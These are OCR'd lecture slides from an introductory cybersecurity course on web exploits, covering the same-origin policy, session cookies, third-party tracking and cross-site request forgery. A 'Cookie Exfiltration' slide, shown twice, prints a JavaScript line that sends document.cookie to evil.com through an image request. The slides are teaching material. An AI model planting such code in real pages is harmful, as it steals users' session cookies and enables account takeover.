2550 Intro to cybersecurity

L24: Web Exploits

abhi shelat

Today's plan

- CSRF request forgery
- XSS cross site scripting } failure to validate input (buffer overflows)
- SQL injection.

- Extra credit. (On Piazza) 10pt.
- office hours (Tue Thu 5-6.)

Focus on the Client

- Your browser stores a lot of sensitive information
  - Your browsing history
  - Saved usernames and passwords
  - Saved forms (i.e. credit card numbers)
  - Cookies (especially session cookies)


Focus on the Client

- Your browser stores a lot of sensitive information
  - Your browsing history
  - Saved usernames and passwords
  - Saved forms (i.e. credit card numbers)
  - Cookies (especially session cookies)
- Browsers try their hardest to secure this information
  - i.e. prevent an attacker from stealing this information
- Classic security story: convenience vs usability tradeoff

SOP TLS

tracking protection

Attacker Model



Network manipulator

Network eavesdropper

Curious querier

Threat Model Assumptions

→ Domain Name Service.


maps name like "google.com" → IP address

- DNS is trustworthy
  - No DNS spoofing or Kaminsky
- TLS and CAs are trustworthy → "https" how to encrypt http.
  - No Beast, POODLE, or stolen certs
- Scripts cannot escape browser sandbox
  - SOP restrictions are faithfully enforced
- Browser/plugins are free from vulnerabilities
  - Not realistic, drive-by-download attacks are very common
  - But, this restriction forces the attacker to be more creative ;)

Web Threat Model

- Attacker’s goal:
  - Steal information from your browser (i.e. your session cookie for *bofa.com*)
- Browser’s goal: isolate code from different origins
  - Don’t allow the attacker to exfiltrate private information from your browser
- Attackers capability: trick you into clicking a link
  - May direct to a site controlled by the attacker
  - May direct to a legitimate site (but in a nefarious way…)


Windows, Frames, Origins



Each page of a frame has an origin

Frames can access resources of its own origin.

Windows, Frames, Origins



Each page of a frame has an origin

Frames can access
resources of its own origin.

Q: can frame A execute javascript to manipulate DOM elements of B?

Same Origin Policy

https 443

http 80

Origin = <protocol, hostname, port>

- The Same-Origin Policy (SOP) states that subjects from one origin cannot access objects from another origin
- This applies to JavaScript
  - JS from origin *D* cannot access objects from origin *D’*
    - E.g. the iframe example
  - However, JS included in *D* can access all objects in *D*
    - E.g. <script src=‘https://code.jquery.com/jquery-2.1.3.min.js’></script>


Except for:


<img>

<form>

<script>

<jsonp>


www.ebay.com
ebay
My eBay | Sell | Community | Customer Support | Cart
Search
Advanced
Get cash to buy the new iPhone
Act now to get the best price for your current phone
Cash in now
InstantSale
Recently viewed items
Your recent searches
Sign In
samsung galaxy s
stepper motor
50mm nikon
glass miniature
Register
Inspired by your recently viewed items


www.ebay.com/sch/i.html?_trksid=p2043212.m570.l1313&_nkw=iphone+4s&_sacat=0
ebay
CATEGORIES | ELECTRONICS | FASHION | MOTORS | TICKETS | DEALS | CLASSIFIEDS
iphone 4s
All Categories
Search
640,745 results found for iphone 4s
Categories
Condition
Price
Seller
Sort by: Best Match
iPhone 4S
Choose Carrier
Choose Storage Capacity
Choose Color
Update Results
Apple iPhone 4S - 16GB - White (AT&T) Smartphone
$509.99
1,391
Apple iPhone 4S - 16GB - Black (AT&T) Smartphone
1,090

As the user navigates a website, STATE information is generated.


Eg: Authentication information for a session.

Issue: How to manage state information over HTTP?

Cookies

- Introduced in 1994, cookies are a basic mechanism for persistent state
  - Allows services to store a small amount of data at the client (usually ~4K)
  - Often used for identification, authentication, user tracking
- Attributes
  - Domain and path restricts resources browser will send cookies to
  - Expiration sets how long cookie is valid
  - Additional security restrictions (added much later): HttpOnly, Secure
- Manipulated by Set-Cookie and Cookie headers

Cookie Example



Client Side


Server Side

Ask for login

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

Cookie Example



Client Side

Server Side

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1


HTTP/1.1 302 Found

Set-Cookie: session=FhizeVYSkS7X2K

If credentials are correct:

1. Generate a random token
2. Store token in the database
3. Send token to the client

Cookie Example



Client Side

Server Side

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1


HTTP/1.1 302 Found
Set-Cookie: session=FhizeVYSkS7X2K

Store the cookie

If credentials are correct:

1. Generate a random token
2. Store token in the database
3. Send token to the client

Cookie Example



Client Side

Server Side

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1

HTTP/1.1 302 Found
Set-Cookie: session=FhizeVYSkS7X2K

Store the cookie

If credentials are correct:


1. Generate a random token
2. Store token in the database
3. Send token to the client

GET /private_data.html HTTP/1.1
Cookie: session=FhizeVYSkS7X2K;

HTTP/1.1 200 OK

1. Check token in the database
2. If it exists, user is authenticated

Cookie Example



Client Side

Server Side

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1

HTTP/1.1 302 Found
Set-Cookie: session=FhizeVYSkS7X2K

Store the cookie

If credentials are correct:

1. Generate a random token
2. Store token in the database
3. Send token to the client


GET /private_data.html HTTP/1.1
Cookie: session=FhizeVYSkS7X2K;

1. Check token in the database
2. If it exists, user is authenticated

HTTP/1.1 200 OK

GET /my_files.html HTTP/1.
Cookie: session=FhizeVYSkS7X2K;

Cookie



website

POST /wp-login.php HTTP/1.1

HTTP/1.1 200

Set-cookie: .X.

GET /admin.php HTTP/1.1

cookie: .X.

Cookie Exfiltration

```
document.write('<img src="http://evil.com/c.jpg?' +
              document.cookie + '">');
```

- DOM API for cookie access (document.cookie)
  - Often, the attacker's goal is to exfiltrate this property
  - Why?

Cookie Exfiltration


javascript. changing the DOM

```
document.write('<img src="http://evil.com/c.jpg?' +
                document.cookie + '">');
```

- DOM API for cookie access (document.cookie)
  - Often, the attacker's goal is to exfiltrate this property
  - Why?
- Exfiltration is restricted by SOP...somewhat
  - Suppose you click a link directing to *evil.com*
  - JS from *evil.com* cannot read cookies for *bofa.com*
- What about injecting code?
  - If the attacker can somehow add code into *bofa.com*, the reading and exporting cookies is easy (see above)

Third-party cookies, tracking

Visit A.com first.



Set cookie


Set cookie

cookies { A=1
B=2 }

Third-party cookies, tracking

iframes origin is B.com

Visit A.com first.



iframe.


B ~ fb.

Visit c.com next.

c includes content from B.

set

set-cookie



B.com


cookie: 2


Cookies: {a.com: 1, b.com:2}

this session

B learns that the user from the early session has visited c.com


Console


Firefox
File
Edit
View
History
Bookmarks
Tools
Window
Help
New Tab
Search or enter address
Downloads ⌘J
Add-ons ⇧⌘A
Sync Now
Web Developer ▶
Page Info ⌘I
✓ Toggle Tools ⌥⌘I
Inspector ⌥⌘C
Web Console ⌥⌘K
Debugger ⌥⌘Z
Network ⌥⌘E
Style Editor ⇧F7
Performance ⇧F5
Storage Inspector ⇧F9
Accessibility ⇧F12
Remote Debugging
Browser Console ⇧⌘J
Responsive Design Mode ⌥⌘M
Eyedropper
Page Source ⌘U
Get More Tools
Fire
Search the Web


New Tab
Search or enter address
Firefox
Search the Web
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Storage
Accessibility
What's New
Filter Output
Errors
Warnings
Logs
Info
Debug
CSS
XHR
Requests
»

Examples

Blocking



uBlock Origin
by Raymond Hill

Finally, an efficient blocker. Easy on CPU and memory.

Cross-site Request Forgery (CSRF) attack

- trick your browser into making a request that "you" didn't want.

- relies on this delegation & SOP.

Cross-site Request Forgery (CSRF) attack

1. Assume victim has google/fbook/twitter cookies already setup.


2. Victim visits ATTACKER page.

3. ATTACKER page HTML causes a request to google/...

   this request uses Victims google/ cookie jar

   request unknowingly changes state of victim's account

Basic picture



Google

Server Victim

